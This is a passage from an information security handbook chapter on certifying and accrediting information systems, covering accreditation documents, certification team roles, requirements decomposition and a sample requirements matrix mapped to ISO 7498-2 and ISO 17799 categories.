The approaches and methods outlined in this chapter are intended as guidelines and a framework from which to build an Information System Security Certification Test. They are not intended to be a set of rules; rather, they are intended to be a process that can be tailored to meet the needs of each unique environment.

INTRODUCTION

To provide a common frame of reference, it is necessary to define the terms that are used in this chapter. The following definitions apply to the discussion herein.

What Is Accreditation?

Accreditation refers to the approval by a cognitive authority to operate a computer system within a set of parameters. As previously mentioned, the process for approving the operation of the information system may be formal, informal, or nonexistent.

Take the case of a consumer who purchases a personal computer (PC) from a vendor as an example. The proud new owner of that PC takes it home, connects all the wires in the right places, and turns it on. Probably one of the next actions that new PC owner will take is to connect the PC to an Internet service provider (ISP) by means of some type of communication device. In this scenario, the owner of that PC has unwittingly assumed the risk and responsibility for the operation of that computer within the environment the owner has selected. There is no formal approval process in place, yet the owner assumes the responsibility for the operation of that computer. This responsibility extends to any potential activity that may be initiated from that computer — even illegal activity. The owner also assumes the responsibility for the operation of that computer even if it becomes a zombie used for a distributed denial-of-service (DDoS) attack. No formal policies have been established, and no formal procedures are in place. Dependent upon the skill and experience of the owner, the computer may be correctly configured to defend against hostile actions. Additionally, if other persons, such as family members, use this computer, there may be little control over how this computer is used, what software is installed, what hostile code may be introduced, or what information is stored.

At the other end of the scale, a government entity may acquire a large-scale computer system. Many governments have taken action to introduce a formal accreditation process. The governments of Canada, Australia, and the United States, among others, have developed formal accreditation or approval processes. Where these processes are developed, information security professionals should follow those processes. They identify specific steps that must be followed in order to approve a computer system to operate. In some cases, specific civil and criminal liabilities are established to encourage the responsible authorities within those government entities to follow the process.

A huge middle ground exists between the new PC owner and the large computer system in the government entity. This middle ground encompasses small business owners, medium-sized business entities, and large corporations. The same principle applies to these entities. Somewhere within the management of the organization, someone has made a decision to operate one or more computer systems. These systems may be interconnected and may have access to the global communications network. Business owners, whether sole proprietors, partnerships, or corporations, have assumed the risk and responsibility associated with operating those

computer systems. It would be advisable for those business owners to implement a formal accreditation process, as many have. By so doing, business owners can achieve a higher level of assurance that their computer systems are part of the solution to the information security problem instead of being potential victims or contributors to the information security problem. In addition, implementing and practicing a formal accreditation process will help to show that the owners have exercised due diligence if a problem or incident should arise.

Elements of Accreditation

What are the elements of an accreditation process? One of the major advantages of having a formal accreditation process is the documentation generated by the process itself. By following a process, the necessary rules and procedures are laid down. Conscious thought is given to the risks associated with operating the identified computer system. Assets are identified and relative values are assigned to those assets, including information assets. In following the process, protection measures are weighed against the benefit to the information or asset protected, and a determination is made regarding the cost effectiveness of that protection measure. Methods to maintain the security posture of the system are identified and planned. Also, evidence is generated to help protect the business unit against potential future litigations.

Some of the documents that may be generated include Security Policy, Security Plan, Security Procedures, Vulnerability Assessment, Risk Assessment, Contingency Plan, Configuration Management Plan, Physical Security Plan, Certification Plan, and Certification Report. This is neither an inclusive nor exhaustive list. The contents of these documents may be combined or separated in a manner that best suits the environment accredited. A brief explanation of each document follows.

Security Policy. The Security Policy for the information system contains the rules under which the system must operate. The Security Policy will be one of the major sources of the system security requirements, which are discussed later in this chapter. Care should be exercised to see that statements in the Security Policy are not too restrictive. Using less restrictive rules avoids the pitfall of having to change policy every time technology changes.

An example of a policy statement is shown in Exhibit 31-1. This clearly states the purpose of the statement without dictating the method by which the policy will be enforced. A policy statement such as this one could be fulfilled by traditional user ID and password mechanisms, smart card systems, or biometric authentication systems. As technology changes, the policy does not need to be changed to reflect advances in the technology.

Exhibit 31-1. Sample security policy statement.

Users of the XYZ Information System will be required to identify themselves and authenticate their identification prior to being granted access to the information system.

Exhibit 31-2. Sample security plan statement.

A thumbprint reader will be used to identify users of the XYZ Information System. Users who are positively identified by a thumbprint will then be required to enter a personal identification number (PIN) to authenticate their identity.

Exhibit 31-3. Sample security procedure.

Log-On Procedure for the XYZ Information System

1. Place your right thumb on the thumbprint reader window so that your thumbprint is visible to the window.
2. When your name is displayed on the display monitor, remove your thumb from the thumbprint reader.
3. From the keyboard, enter your personal identification number (PIN).
4. Press **Enter** (or **Return**).
5. Wait for your personal desktop to be displayed on the display monitor.

Security Plan. The Security Plan for the information system is a fluid document. It identifies the methods employed to meet the policy. This document will change with technology. As new mechanisms are developed that satisfy Security Policy statements, they can be incorporated into the Security Plan and implemented when it is appropriate to do so within the environment.

To satisfy the Security Policy statement given in Exhibit 31-1, the Security Plan may contain a statement such as the one given in Exhibit 31-2. This Security Plan statement identifies the mechanism that will be used to satisfy the statement in the policy.

Security Procedures. Security Procedures for the information system are usually written in language intended for a less technical audience. Security Procedures may cover a wide variety of topics, from physical security to firewall configuration guidelines. They generally provide step-by-step instructions for completing a specific task. One such procedure may include a series of statements similar to those given in Exhibit 31-3. By following this procedure, the system user would successfully gain access to the computer system, while satisfying the Security Policy statement given

in Exhibit 31-1, using the mechanism identified in Exhibit 31-2. The user need not be familiar with either the Security Policy or the Security Plan when the procedure identifies the steps necessary to accomplish the task within the parameters laid down in the policy and the plan.

Vulnerability Assessment. Vulnerability Assessment is often confused with Risk Assessment. They are not the same thing. While the results of a Vulnerability Assessment and a Risk Assessment are often reported in the same document, it is important to note the differences.

A Vulnerability Assessment is that part of the accreditation process that identifies weaknesses in the security of the information system. Vulnerabilities are not limited to technical vulnerabilities such as those reported by Carnegie Mellon's Computer Emergency Response Team (CERT). Vulnerabilities could also include physical security weaknesses, natural disaster susceptibilities, or resource shortages. Any of these contingencies could introduce risk to an information system. For example, the most technically secure operating system offers little protection if the system console is positioned in the parking lot with the administrator's password taped to the monitor. Vulnerability Assessments attempt to identify those weaknesses and document them in order.

Risk Assessment. The Risk Assessment attempts to quantify the likelihood that hostile persons will exploit the vulnerabilities identified in the Vulnerability Assessment. The Risk Assessment will serve as a major source for system security requirements. There are two basic schools of thought when it comes to assessing risk. One school of thought attempts to quantify risk in terms of absolute monetary value or annual loss expectancy (ALE). The other school of thought attempts to quantify risk in subjective terms such as high, medium, or low. It is not the purpose of this chapter to justify either approach. Insight is given into these approaches so that the information security professional is apprised that risk assessment methodologies may take a variety of forms and approaches. It is left to the discretion of the information security professional and the accrediting authority — who, after all, is the one who will have to approve the results of the process to determine the best risk assessment method for the environment. The Risk Assessment will qualify the risk associated with the vulnerabilities identified in the Vulnerability Assessment so that they may be mitigated through security countermeasures or accepted by the Approving Authority.

Contingency Plan. There may be a Contingency Plan or Business Continuity Plan for the information system. This plan will identify the plans for maintaining critical business operations of the information system in the event one or more occurrences cause the information system to be inoperable or marginally operable for a specified period of time. Contingency

planning is probably of more value to businesses such as E-commerce sites or ISPs, and one is more likely to expect this type of documentation for these types of organizations. The plan should identify critical assets, operations, and functions. These are noteworthy for the information security professional in that this information identifies critical assets — both physical assets and information assets — that should be the focus of the certification effort.

Configuration Management. Configuration Management is that discipline by which changes to the system are made using a defined process that incorporates management approval. Larger installations will usually have a Configuration Management Plan. It is important to systematically consider changes to the information system in order to avoid introducing undesirable results and potential vulnerabilities into the environment. Good configuration management discipline will be reflected favorably in the certification process, as is discussed later in this chapter.

Physical Security. Again, good information security is dependent upon good physical security. Banks usually build vaults to protect their monetary assets. In like manner, physical security of information assets is a necessity. Organizations may have physical security plans to address their physical security needs. Regardless of the existence of a plan, the certification effort will encompass the physical security needs of the information system certified.

Training. No system security program can be considered complete without some form of security awareness and training provisions. The training program will address those principles and practices specific to the security environment. Training should be both formal and informal. It should include classroom training and awareness reminders such as newsletters, e-mails, posters, or signs.

Certification

Certification means many different things to many different people. The context in which one discusses certification has much to do with the meaning derived from the word. The following are some examples of how this word may be used.

Professional organizations provide certifications of individuals. A person may carry the designation of Certified Public Accountant (CPA), Certified Information Systems Security Professional (CISSP), or perhaps Certified Protection Professional (CPP). These designations, along with a multitude of others, state that the individual holding the designation has met a defined standard for the designation held.

Vendors may provide certifications of individuals on their products. The vendor offers this certification to say that an individual has met the minimum standards or level of expertise on the products for which they are certified. Examples of this type of certification include the Cisco Certified Network Associate (CCNA) or Check Point Certified Security Administrator (CCSA), among many others.

Vendors also provide certifications for products. Many vendors offer certifications of interoperability or compatibility, stating that the standards for interoperability or compatibility have been met. For example, Microsoft offers a certification for computer manufacturers that the operating system and the hardware are compatible.

Governments offer certifications for a wide variety of persons, products, processes, facilities, utilities, and many other things too numerous to list in this chapter. These government certifications state that the person, object, or process certified has met the standard as defined by that government.

Standards organizations may offer certifications. For example, a corporate entity may be certified by the standards organization to perform testing under the Common Criteria for Information Technology Security Evaluation (ISO/IEC 15408). A certified laboratory has met the standards defined by the standards organization. These certified laboratories might in turn offer certification for vendor products to given evaluation assurance levels (EALs), which range from 1 through 6. By giving a certification to a product, these certified labs are stating that the product has met the standard defined for the product.

For the purpose of the discussion within this chapter, certification refers to that part of the accreditation process in which a computer system is evaluated against a defined standard. The results of that evaluation are documented, repeatable, defendable, and reportable. The results are presented to the Approving Authority as evidence for approval or disapproval of the information system.

The common theme that runs through the world of certification is that there is a defined standard and that the standard has been met. Certification does not attempt to quantify or qualify the degree to which the standard may have been met or exceeded. Certification states that the minimum standard has been achieved.

What Is It? Simply put, system security certification is the process by which a system is measured against a defined standard. In a formal certification process, the results of that measurement are recorded, documented, and reported.

Cost versus Benefits. The direct monetary benefits to conducting a certification of the information system may not be obvious to management. The

question then becomes: Why spend the time, effort, and money if a monetary benefit is not readily obvious? Further, how does the information security professional convince management of the need for certification? To answer these questions, one needs to identify the assets protected.

- *Financial information.* Financial information assets are deserving of protection. The system may process information such as bank accounts, including their transaction balances. It may store the necessary information, such as log-on identification and passwords that would allow a would-be thief to transfer funds to points unknown. Adequate protection mechanisms may be in place to protect financial information, and conducting a certification is one of the best ways to know for sure that the security mechanisms are functioning as advertised and as expected.
- *Personal information.* Many governments have taken steps to provide their citizens with legal protection of personal and private information. In addition to legal requirements that may be imposed by a local authority, civil liabilities may be incurred if personal information is released by the information system. In the event of a civil or criminal proceeding, it would be advantageous to be able to document due diligence. Conducting a certification is a good way to show that due diligence has been exercised.
- *Corporate information.* Information that is considered proprietary in nature or company confidential needs to be protected for reasons determined by managers and owners. This information has value to the business interests of the corporation, agency, or entity. For this reason, certification should be considered part of the approval process in order to verify that the installed security mechanisms are functioning in such a manner as to provide adequate protection to that information. Serious damage to the business interests of the corporation, agency, or entity may be incurred if corporate information were to fall into the wrong hands.
- *Legal requirements.* Laws are constantly changing. Regulatory bodies may change the rules. Conducting a certification of the information system help to keep managers one step ahead of the changing environment and perhaps avoid fines and penalties resulting from a failure to meet legal requirements.

Why Certify? It is left to the reader to determine the best justification for proceeding with the certification part of the accreditation process. Remember the earlier discussion regarding the approval to operate an information system? In that discussion, it was discovered that approval and certification are done either through a conscious effort, be it formal or informal, or by default. Choosing to do nothing is not a wise course of action. The fact that you have a firewall, a "secure" operating system, or

other security measures installed does not ensure that those features and functions are operating correctly. Many times, the certification process has discovered that these security measures have provided only a false sense of security and that they did not provide any real protection to the information system.

ROLES AND RESPONSIBILITIES

Once the decision has been made to proceed with a certification, it is necessary to assemble a team of qualified individuals to perform the certification. It can be performed in-house or may be outsourced. In the paragraphs that follow, a suggested list of Roles and Responsibilities for the Certification Test Team are presented. The roles and responsibilities do not necessarily require one person for each role. Roles may be combined or modified to meet the requirements of the environment. Resource availability as well as the size and complexity of the system evaluated will drive the decision on the number of personnel needed.

- *Approving Authority.* The Approving Authority is the person legally responsible for approving the operation of the information system. This person will give the final approval or accreditation for the information system to go into production. The authority of this individual may be derived from law or from business directive. This person will have not only the legal authority to assume the residual risk associated with the operation of the information system, but will also assume the civil and criminal liabilities associated with the operation of the information system.
- *Certifying Authority.* The Certifying Authority or *Certifier* is the individual responsible for approving, certifying, and reporting the results of the certification. This person is sometimes appointed by the Approving Authority but most certainly has the full faith and support of those in authority to make such an appointment within the agency, business, or corporation. This person must possess a sufficient level of technical expertise to understand the results presented. This individual will function on behalf of the Approving Authority, or those having authority to make the appointment, in all matters pertaining to certification as it relates to the accreditation process. This individual may also be called upon to contribute to a recommendation to the Approving Authority regarding approval or disapproval of the information system to operate.
- *Test Director.* The Test Director operates under the direction of the Certifying Authority. This individual is responsible for the day-to-day conduct of the certification test. The Test Director ensures that the tests are conducted as prescribed and that the results are recorded, collected, preserved, and reported. Depending on the size and complexity of the information system certified, the Test Director may be

required to provide periodic updates to the Certifying Authority. Periods may be weekly, daily, or perhaps hourly, if needed. The Test Director will ensure that all tests are performed in accordance with the test plan.

- *System Manager.* The System Manager must be an integral part of the certification process. It is impossible for anyone to know everything about a given information system, even if the system is well documented. The System Manager will usually have the most intimate and current knowledge of the information system. This individual will make significant contributions to preparing test scenarios and test scripts necessary to document the test plan. The System Manager, or a designee of the System Manager, will actually perform many of the tests prescribed in the test plan.
- *Test Observer.* Test Observers may be required if the information system is of sufficient size and complexity. At a minimum, it is recommended that there be at least one test observer to capture and record the results of the test as they are performed. Test Observers operate under the direction of the Test Director.
- *Test Recorder.* The Test Recorder is responsible to the Test Director for logging and preserving the test results, evidence, and artifacts generated during the test. In the case of smaller installations, the Test Recorder may be the same person as the Test Director. In larger installations, the Test Recorder may be more than one person. The size and complexity of the information system, as well as resource availability, will dictate the number of Test Recorders needed.
- *IV&V.* Independent Verification and Validation (IV&V) is recommended as a part of all certification tests. IV&V is a separate task not directly associated with the tasks of the Certifying Authority or the Certification Test Team. The IV&V is outside the management structure of the Certifying Authority, the Test Director, and their teams. Under ideal conditions, IV&V will provide a report directly to the Approving Authority. In this manner, the Approving Authority will have a second opinion regarding the security of the information system certified. IV&V will have access to all the information generated by the Certification Test Team and will have the authority to direct deviations from the test plan. At the discretion of the Approving Authority, the Certification Test Team may not necessarily have access to information generated by the IV&V. The IV&V task may be outsourced if inadequate resources are not available in-house.

DOCUMENTATION

With the Certification Test Team in place and the proper authorities, appointments, and reporting structure established, it is now time to begin the task of generating a Certification Test Plan. The Certification Test Plan

covers preparation and execution of the certification; delineates schedules and resources for the certification; identifies how results are captured, stored, and preserved; and describes how the Certifying Authority reports the results of the certification to the Approving Authority.

Policy

Security requirements are derived from a variety of sources. There was a discussion of Security Policies and Security Plans earlier in this chapter. Policy statements are usually found in the Security Policy; however, information security professionals should be watchful for policy statements that appear in Security Plans. Often, these are not separate documents, and the Security Plans for the information system are combined with the policy into a single document.

Policy statements are also derived from public law, regulations, and policies. Information security professionals need to be versed in the local laws, regulations, and policies that affect the operations of information systems within the jurisdiction in which they operate. Failing to recognize the legal requirements of local governments could lead to providing false certification results by certifying a system that is operating illegally under local law. For example, some countries require information systems connecting to the Internet to be routed through a national firewall, making it illegal to connect directly to an ISP.

Plans

Security Plans may contain policy statements, as mentioned previously. Security Plans may also address future implementations of security measures. Information security professionals need to carefully read Security Plans and test only those features that are supposed to be installed in the current configuration.

The Certification Test Plan will also ensure that Physical Security, Configuration Management, and Contingency or Emergency Plans are being followed. The absence of these plans must be noted in the Certification Test Report, as the lack of such planning may affect the decision of the Approving authority.

Procedures

Any Security Procedures that were generated as a part of the overall security program for the information system must be tested. The goal of testing these procedures is to ensure that user and operator personnel are aware of the procedures, know where the procedures are kept, and that the procedures are followed. Occasionally it is discovered that the procedures are not followed and, if not followed, the procedures are worthless. The

Approving Authority must be made aware of this fact if discovered during the test.

Risk Assessment

The Risk Assessment is also a major source for security requirements. The Risk Assessment should identify the security countermeasures and mechanisms chosen to mitigate the risk associated with identified vulnerabilities. The Risk Assessment may also prioritize the implementation of countermeasures, although this is normally done in the Security Plan.

DETERMINING REQUIREMENTS

Here is where the hard work begins. Up to this point in the process, available and appropriate documentation has been collected, a Certification Test Team has been appointed and assembled, and the beginnings of a Certification Test Plan have been initiated.

So what is covered by the Certification Test? It tests security requirements. For certification purposes, testing is not limited to technical security requirements of the information system. Later in this chapter, there is a discussion of categorization of requirements; however, before requirements can be categorized, they must be identified, derived, and decomposed. This phase of the certification process may be called the Requirements Analysis Phase. During this phase, direct and derived requirements are identified. The result of this phase is a Requirements Matrix that traces the decomposed requirements to their source.

Direct requirements are those clearly identified and clearly stated in a policy document. Going back to Exhibit 31-1, a clear requirement is given for user identification and subsequent authentication.

Derived requirements are those requirements that cannot be directly identified in a policy statement; rather, they must be inferred or derived from a higher-level requirement. Using Exhibit 31-2 as an example, the need for a thumbprint reader to be installed on the information system must be derived because it is not stated directly in the plan.

Requirements are discussed in the following paragraphs in general order of precedence. The order of precedence given here is not intended to be inflexible; rather, it can be used as a guideline that should be tailored to fit the environment in which it is used.

Legal

Legal requirements are those requirements promulgated by the law of the land. If, in the case of Exhibit 31-2, the law required the use of smart cards instead of biometrics to identify users, then the policy statement given in Exhibit 31-2 could be considered an illegal requirement. It is the

responsibility of the information security professional to be aware of the local laws, and it would be the responsibility of the information security professional to report this inconsistency. The Approving Authority would decide whether to accept the legal implication of approving the information system to operate in the current configuration.

Regulatory

The banking industry is among the most regulated industries in the world. The banking industry is an example of how government regulations can affect how an information system will function. The types of industries regulated and the severity of regulation within those industries vary widely. Information security professionals need to be familiar with the regulatory requirements associated with the industry in which they operate.

Local

Local requirements are the policies and requirements implemented by the entity, agency, business, or corporation. These requirements are usually written in manuals, policies, guidance documents, plans, and procedures specific to the entity, agency, business, or corporation.

Functional

Sometimes security requirements stand in the way of functional or mission requirements, and vice versa. Information security professionals need to temper the need to protect information with the need to get the job done. For this reason, it is recommended that security requirements be tested using functional and operational scenarios. By so doing, a higher level of assurance is given that security features and mechanisms will not disrupt the functional requirements for the information system. It allows the information security professional to evaluate how the security features and mechanisms imposed on the information system may affect the functional mission.

Operational

Operational considerations are also an important part of the requirements analysis. Operational requirements can sometimes be found in the various plans and procedures. It is necessary to capture these requirements in the Requirements Matrix also, so that they can be tested as part of the overall information security program. Operational requirements may include system backup, contingencies, emergencies, maintenance, etc.

Requirements Decomposition

Decomposing a requirement refers to the process by which a requirement is broken into smaller requirements that are quantifiable and testable. Each

Exhibit 31-4. Sample decomposed policy requirements.

1.1 Users of the XYZ Information System will be required to identify themselves prior to being granted access to the information system.
2.2 Users of the XYZ Information System will be required to authenticate their identity prior to being granted access to the information system.
2.1 A thumbprint reader will be used to identify users of the XYZ Information System.
2.1.a Thumbprint readers are installed on the target configuration.
2.2 Users who are positively identified by a thumbprint will then be required to enter a personal identification number (PIN) to authenticate their identification.
2.2.a Keyboards are installed on the target configuration.

decomposed requirement should be testable on a pass-or-fail basis. As an example, Exhibit 31-1 contains at least two individual testable requirements. Likewise, Exhibit 31-2 contains at least two individual testable requirements. Exhibit 31-4 shows the individual decomposed requirements.

Requirements Matrix

A Requirements Matrix is an easy way to display and trace a requirement to its source. It provides a column for categorization of each requirement. The Matrix also provides a space for noting the evaluation method that will be used to test that requirement and a space for recording the results of the test. The following paragraphs identify column heading for the Requirements Matrix and provide an explanation of the contents of that column. Exhibit 31-5 is an example of how the Requirements Matrix may appear.

Category. Categories may vary, depending upon the environment of the information system certified. The categories listed in the following paragraphs are suggested as a starting point. The list can be tailored to meet the needs of the environment. Further information on security services and mechanisms listed in the subsequent paragraphs can be found in ISO 7498-2, *Information Processing Systems — Open Systems Interconnection — Basic Reference Model — Part 2: Security Architecture (1989).* The following definitions are attributed to ISO 7498-2. Note that a requirement may fit in more than one category.

- *Security services.* Security services include authentication, access control, data confidentiality, data integrity, and nonrepudiation.
  - — *Authentication.* Authentication is the corroboration that a peer entity is the one claimed.
  - — *Access control*. Access control is the prevention of unauthorized use of a resource, including the prevention of use of a resource in an unauthorized manner.

Exhibit 31-5. Example requirements matrix.

Req. No.	Category	Source Reference	Stated Requirement	Evaluation Method	Test Procedure	Pass	Fail
1	I&A	XYZ Security Policy	Users of the XYZ Information System will be required to identify themselves prior to being granted access to the information system	Test	IA002S		
2	I&A	XYZ Security Policy	Users of the XYZ Information System will be required to authenticate their identify prior to being granted access to the information system	Test	IA002S		
3	I&A	XYZ Security Plan	A thumbprint reader will be used to identify users of the XYZ Information System	Demonstrate	IA003S		
4	Architecture	Derived	Thumbprint readers are installed on the target configuration	Observation	AR001A		
5	I&A	XYZ Security Plan	Users who are positively identified by a thumbprint will then be required to enter a personal identification number (PIN) to authenticate their identification	Demonstrate	IA003S		
6	Architecture	Derived	Keyboards are installed on the target configuration	Observation	AR001A		

— *Data confidentiality.* Data confidentiality is the property that information is not made available or disclosed to unauthorized individuals, entities, or processes.
— *Data integrity.* Data integrity is the property that data has not been altered or destroyed in an unauthorized manner.
— *Non-repudiation.* Non-repudiation is proof of origin or receipt such that one of the entities involved in a communication cannot deny having participated in all or part of the communication.

- *Additional Categories.* The following categories are not defined in ISO 7498. These categories, however, should be considered as part of the system security Certification Test.
  — *Physical security.* Physical security of the information system is integral to the overall information security program. At a minimum, the Certification Test should look for obvious ways to gain physical access to the information system.
  — *Operational security.* Operational security considerations include items such as backup schedules and their impact on the operational environment. For example, if a system backup is performed every day at noon, the Certification Test should attempt to determine if this schedule has an operational impact on the mission of the system, remembering that availability of information is one of the tenets of sound information security practice.
  — *Configuration management.* At a minimum, the Certification Test should select one change at random to determine that the process for managing changes was followed.
  — *Security awareness and training.* At a minimum, the Certification Test should randomly select user and operator personnel to determine that there is an active Security Awareness and Training Program.
  — *System security procedures.* At a minimum, the Certification Test should select an individual at random to determine if the System Security Procedures are being followed.
  — *Contingency planning.* The Certification Test should look for evidence that the Contingency Plan is routinely tested and updated.
  — *Emergency Planning.* The Certification Test should determine if adequate and appropriate emergency plans are in place.
- *Technical.* Technical controls are those features designed into or added onto the computer system that are intended to satisfy requirements through the use of technology.
  — *Access controls.* The technical access control mechanisms are those that permit or deny access to systems or information based on rules that are defined by system administration and management personnel. This is the technical implementation of the access control security service.

— *Architecture.* Technical architecture is of great importance to the Certification Test process. Verifying the existence of a well-developed system architecture will provide assurance that backdoors into the system do not exist unless there is a strong business case to support the backdoor, and then only if it is properly secured.
— *Identification and authentication.* Identification and authentication is the cornerstone of information security. The Certification Test Plan must thoroughly detail the mechanisms and features associated with the process of identifying a user or process, as well as the mechanisms and features associated with authenticating the identity of the user or process.
— *Object reuse.* In most information systems, shared objects, such as memory and storage, are allocated to subjects (users, processes, etc.) and subsequently released by those subjects. As subjects release objects back to the system to be allocated to other subjects, residual information is normally left behind in the object. Unless the object is cleared of its residual content, it is available to a subject that is granted an allocation to that object. This situation creates insecurity, particularly when the information may be passed outside the organization, thereby unintentionally releasing sensitive information to the public that resides in the file slack space. Clearing the object, either upon release of the object or prior to its allocation to a subject, is the technique used to prevent this insecurity.

The test facilities necessary to test shared resources for residual data may not be available to the information security professional. To test this feature, the Certification Test Team may be required to seek the services of a certified testing facility. At a minimum, the Certification Test Plan should determine if this feature is available on the system under test and also determine if this feature is enabled. If these features have been formally tested by a reputable testing facility, their test results may be leveraged into the local test process.

On a related subject, data remanence may be left on magnetic storage media. That is, the electrical charges on given magnetic media may not be completely discharged by overwriting the information on the media. Sophisticated techniques can be employed to recover information from media, even after it has been rewritten several times. This fact becomes of particular concern when assets are either discarded or transferred out of the organization. Testing this feature requires specialized equipment and expertise that may not be available within the Certification Test Team. At a minimum, the Certification Test Plan should determine if procedures and policies are in place to securely erase all data remanence from media upon destruction or transfer, through a process known as degaussing.

Audit

Auditing is the technical security mechanism that records selected actions on the information system. Audit logs must be protected from tampering, destruction, or unauthorized access. The Certification Test Plan should include a test of the audit features of the system to determine their effectiveness.

System Integrity

Technical and nontechnical features and mechanisms should be implemented to protect the integrity of the information system. Where these features are implemented, the Certification Test Plan should examine them to determine their adequacy to meet their intended results.

Security Practices and Objectives

Test categories that address security practices and objectives may be found in the International Organization for Standards (ISO) and the International Electrotechnical Commission (IEC) from their adaptation of British Standard (BS) 7799, which was published as ISO/IEC International Standard (IS) 17799, *Information Technology — Code of Practice for Information Security Management,* dated December 2000. ISO/IEC IS 17799 recommends standards for and identifies several objectives that are elements of information security management. In keeping with the spirit of the IS, the elements herein identified are recommendations and not requirements. These elements can be tailored to adapt to the environment in which the test is executed. For a further explanation and detailed definition of each of these categories, the reader is referred to ISO/ISE IS 17799.

Exhibit 31-6 lists the various security services and mechanisms from ISO 7498-2 and the various security management practices and objectives from ISO 17799.

Source

Each requirement must be traceable to its source. The source may be any one or more of the documents identified above.

Specific Requirement. Each decomposed requirement will be listed separately. This allows for easy reference to the individual requirement.

Evaluation Method. This column identifies the method that will be used to evaluate the requirement. Possible evaluation methods include *Test, Demonstration, Inspection, Not Evaluated,* or *Too General*.

- *Test.* This evaluation method calls for the requirement to be tested on a system of the same configuration as the live system. Testing on a live system is not recommended; however, if resource constraints necessitate

Exhibit 31-6. Security services, practices, and objectives.

SECURITY SERVICES (ISO 7498-2)
Authentication
- Peer entity authentication
- Data origin authentication

Access control
Data confidentiality
- Connection confidentiality
- Connectionless confidentiality
- Selective field confidentiality
- Traffic flow confidentiality

Data integrity
- Connection integrity with recovery
- Connection integrity without recovery
- Selective field connection integrity
- Connectionless integrity
- Selective field connectionless integrity

Non-repudiation
- Non-repudiation with proof of origin
- Non-repudiation with proof of delivery

SPECIFIC SECURITY MECHANISMS (ISO 7498-2)
Encipherment
Digital signature
Access control
Data integrity
Authentication exchange
Traffic padding
Routing control
Notarization

PERVASIVE SECURITY MECHANISMS (ISO 7498-2)
Trusted functionality
Security labels
Event detection
Security audit trail
Security recovery
Security policy
- Information security policy document
- Review and evaluation

Organizational Security
- Information security infrastructure
  - Management information security forum
  - Information security coordination
  - Allocation of information security responsibilities
  - Authorization process for information processing facilities
  - Specialist information security advice
  - Cooperation between organizations
  - Independent review of information security

Exhibit 31-6. Security services, practices, and objectives (Continued).

- Security of third-party access
  - Identification of risks from third-party access
  - Security requirements in third-party contracts
- Outsourcing
  - Security requirements in outsourcing contracts

Asset Classification and Control

- Accountability for assets
  - Inventory of assets
- Information classification
  - Classification guidelines
  - Information labeling and handling

Personnel Security

- Security in job definition and resourcing
  - Including security in job responsibilities
  - Personnel screening and policy
  - Confidentiality agreements
  - Terms and conditions of employment
- User training
  - Information security education and training
- Responding to security incidents and malfunctions
  - Reporting security incidents
  - Reporting security weaknesses
  - Reporting security malfunctions
  - Learning from incidents
  - Disciplinary process

Physical and Environmental Security

- Secure areas
  - Physical security perimeter
  - Physical entry controls
  - Security offices, rooms and facilities
  - Working in secure areas
  - Isolated delivery and loading areas
- Equipment security
  - Equipment sitting and protection
  - Power supplies
  - Cabling security
  - Equipment maintenance
  - Security of equipment off-premises
  - Secure disposal or reuse of equipment
- General controls
  - Clear desk and clear screen policy
  - Removal of property

Communications and Operations Management

- Operational procedures and responsibilities
  - Documented operating procedures
  - Operational change control
  - Incident management procedures
  - Segregation of duties

Exhibit 31-6. Security services, practices, and objectives (Continued).

- Separation of development and operational facilities
- External facilities management
- System planning and acceptance
  - Capacity planning
  - System acceptance
- Protection against malicious software
  - Controls against malicious software
- Housekeeping
  - Information backup
  - Operator logs
  - Fault logging
- Network management
  - Network controls
- Media handling and security
  - Management of removable computer media
  - Disposal of media
  - Information handling procedures
  - Security of system documentation
- Exchanges of information and software
  - Information and software exchange agreements
  - Security of media in transit
  - Electronic commerce security
  - Security of electronic mail
  - Security of electronic office systems
  - Publicly available systems
  - Other forms of information exchange

Access control

- Business requirements for access control
  - Access control policy
- User access management
  - User registration
  - Privilege management
  - User password management
  - Review of user access rights
- User responsibilities
  - Password use
  - Unattended user equipment
- Network access control
  - Policy on use of network services
  - Enforced path
  - User authentication for external connections
  - Node authentication
  - Remote diagnostic port protection
  - Segregation in networks
  - Network connection control
  - Network routing control
  - Security of network services
- Operating system access control
  - Automatic terminal identification

Exhibit 31-6. Security services, practices, and objectives (Continued).

- Terminal log-on procedures
- User identification and authentication
- Password management system
- Use of system utilities
- Duress alarm to safeguard users
- Terminal timeout
- Limitation of connection time

Application access control
- Information access restriction
- Sensitive system isolation

Monitoring system access and use
- Event logging
- Monitoring system use
- Clock synchronization

Mobile computing and teleworking
- Mobile computing
- Teleworking

Systems Development and Maintenance

Security requirements of systems
- Security requirements analysis and specification

Security in application systems
- Input data validation
- Control of internal processing
- Message authentication
- Output data validation

Cryptographic controls
- Policy on the use of cryptographic controls
- Encryption
- Digital signatures
- Non-repudiation services
- Key management

Security of system files
- Control of operational software
- Protection of system test data
- Access control to program source library

Security in development and support processes
- Change control procedures
- Technical review of operating system changes
- Restriction on changes to software packages
- Covert channels and Trojan code
- Outsourced software development

Business Continuity Management

Aspects of business continuity management
- Business continuity management process
- Business continuity and impact analysis
- Writing and implementing continuity plans
- Business continuity planning framework
- Testing, maintaining, and reassessing business continuity plans

Exhibit 31-6. Security services, practices, and objectives (Continued).

Compliance
Compliance with legal requirements
Identification of applicable legislation
Intellectual property rights
Safeguarding of organizational records
Data protection and privacy of personal information
Prevention of misuse of information processing facilities
Regulation of cryptographic controls
Collection of evidence
Reviews of security policy and technical compliance
Compliance with security policy
Technical compliance checking
System audit considerations
System audit controls
Protection of system audit tools

testing on the live system, all parties must be advised and agree to the risk associated with that practice.

- *Demonstration.* When testing is inappropriate, a demonstration may be substituted. For example, if a requirement calls for hard-copy output from the information system to be marked in a specific manner, personnel associated with the operation of the system could easily demonstrate that task.
- *Inspection.* Inspection is an appropriate test method for requirements such as having visiting personnel register their visit or a requirement that personnel display an identification card while in the facility.
- *Not evaluated.* This method should only be chosen at the direction of the Approving Authority. There are occasions where testing a requirement may cause harm to the system. For example, testing a requirement to physically destroy a hard disk prior to disposal would cause an irrecoverable loss. In cases such as these, the Approving Authority may accept the process as evidence that the requirement is met.
- *Too general.* Occasionally, requirements cannot be quantified in a pass-or-fail manner. This is usually due to a requirement that is too general. An example might be a requirement that the information system is operated in a secure manner. This requirement is simply too general to quantify and test.

Test Procedure. Identify the test procedure that is used to test the requirement. Building test scenarios and test scripts is discussed later in this chapter. The combination of these items forms a test procedure. The test procedures are identified in this column on the matrix.

Pass or Fail. The last column is a placeholder for a *pass* or *fail* designator. The Test Recorder will complete this column after the test is executed.

BUILDING A CERTIFICATION TEST PLAN

